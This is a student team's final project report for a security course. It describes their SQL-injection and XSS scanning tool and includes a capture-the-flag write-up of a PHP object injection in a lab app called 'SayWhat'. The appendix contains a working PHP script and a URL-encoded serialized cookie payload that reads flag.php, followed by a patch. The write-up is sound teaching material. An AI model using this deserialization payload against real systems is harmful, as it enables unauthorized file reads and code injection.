VSVBP Tool - Vulnerability detection to Secure Web Applications via Blackbox Procedure

Bharath Srikantan, Vamseedhar Reddy Palapati, Shivam Prakash

Varun Chandra Jammula, Pradeep Kumar Mani

1. How much of your project was your team able to accomplish?

We successfully managed to build and test all the major parts of our project which include SQL and XSS vulnerabilities detection.

In addition, we developed a robust crawler from scratch even though it was not a part of our initial proposal. The crawler efficiently crawls all links in a page, retrieves all the forms and its controls along with its data types.

Using this information provided by crawler, our tool injects SQL commands and XSS scripts. In SQL Injection, we inject huge set of SQL commands and also use pattern matching concepts to analyses the response.

Our tool performs XSS attack using a huge list of known attacks. It also analyses the type of input that needs to be given before injection to successfully carry out attack.

However due to time constrain we were not able to incorporate cookie poisoning and file inclusion attack.

2. How did your project help your team in the Final CTF?

We crawled the ctf site using our tool and found an XSS vulnerability in Lityabook application.

3. What would you change about your project to improve its use in the FinalCTF?

In “SayWhat” application, we were able to capture the flag by cookie modification. Even though initially our goal was to include cookie manipulation feature in our project, we were unable to do the same and wish to include to improve it in future CTF.

4. **What are your group's plans for the project after class?**

   We are planning to improve it with more features and open source it.

5. **Anyone on your team deserve special recognition for going above and beyond the call of duty, either in the project or the FinalCTF?**

   We all have worked very hard to achieve the goal.

6. **Anyone on your team not pull their weight or do their fair share of work?**

   No

7. **Thoughts and/or comments on the project, FinalCTF, and class as a whole?**

The project idea of developing a security tool was very interesting and its implementation gave us the opportunity to gain greater insight into security issues in web applications and the methods to detect them. The FinalCTF is an innovative and practical way of evaluating students. We enjoyed competing with other groups.

Appendix:

SayWhat

1. **How you found the vulnerability**


   - We found the code was encoded, so we decoded the code and converted it back to PHP using an online decoder.
   - We noticed that there was a function that read cookie data ($_COOKIE['uploaded']), unserialize it to get the Class Name "UploadedFile" and filename. Modifying the cookie data to create object for ShowFile class and executes its show() method which will display the content of the file.

2. **A description of the vulnerability**

   PHP Object Injection – It is an application level vulnerability that could allow different kinds of malicious attacks, such as Code Injection, SQL Injection, etc. The vulnerability occurs when user input is passed to the unserialize() PHP function with sanitizing the input. Since PHP allows object serialization, attackers could pass ad-hoc serialized strings to a vulnerable unserialize() call, resulting in an arbitrary PHP object(s) injection into the application scope.

3. **A working exploit of the vulnerability (that steals the flag)**

   We modified the cookie data as following to create serialized object with class name ShowFile and filename to point "flag.php".



```
<?php
class ShowFile {
    public $filename;
    public function __construct($the_file) {
        $this->filename = $the_file;
    }

}
$fn = "/home/saywhat/public_html/flag.php";
print urlencode(serialize(new ShowFile($fn)));
?>
```


Modified Cookie:

uploaded=O%3A8%3A%22ShowFile%22%3A1%3A%7Bs%3A8%3A%22filename%22%3Bs%3A34%3A%22%2Fhome%2Fsaywhat%2Fpublic_html%2Fflag.php%22%3B%7D

- Now when we open the url “?page=view” in browser with modified cookie, the function creates an object for ShowFile class and call the show() method of that class and read the flag.php file.
- The content of the flag.php was displayed in the response.

4. A patch for the vulnerability.

Do not use serialize and unserialize methods. Store only the filename in the cookie and create object to the corresponding class.



```
    if ($uploadOk) {
        $newpath = $target_dir . $newname;
        if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $newpath)) {
            chmod($newpath, 0444);
            $uf = new UploadedFile($newid);
            // setcookie('uploaded', serialize($uf)); <<<<--------- Remove this line
            setcookie('filename', $newname);        // <<<<-------- Store only the file name in cookie
            header('Location: /?page=view');
        } else {
            echo "<p>Error uploading your file.</p>";
        }
    }
} else if ($p === "view") {
    // $p = $_COOKIE['uploaded'];
    // $pic = unserialize($p);      // <<<<------ Remove unserialize
    $p = $_COOKIE['filename'];      // <<<<------ Fetch the file name from cookie
    $pic = new UploadedFile($p);    // <<<<------ Create object for the Class
    $pic->show();
}
```